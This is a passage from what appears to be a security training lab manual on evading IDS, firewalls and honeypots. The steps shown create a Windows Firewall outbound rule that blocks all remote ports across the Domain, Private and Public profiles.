


20. The **Windows Firewall with Advanced Security** window appears.
21. Select **Outbound Rules** in the left pane. A list of outbound rules is displayed. Click **New Rule...** in the right pane under **Outbound Rules**.


Module 12 – Evading IDS, Firewalls, and Honeypots



22. In New Outbound Rule Wizard, select **Port** as Rule Type and click **Next**.




23. Select **All remote ports** in **Protocol and Ports** and click **Next**.



24. In **Action**, **Block the connection** is selected by default and click **Next**.

25. In the **Profile** section, ensure that all options (**Domain**, **Private**, and **Public**) are checked and click **Next**.

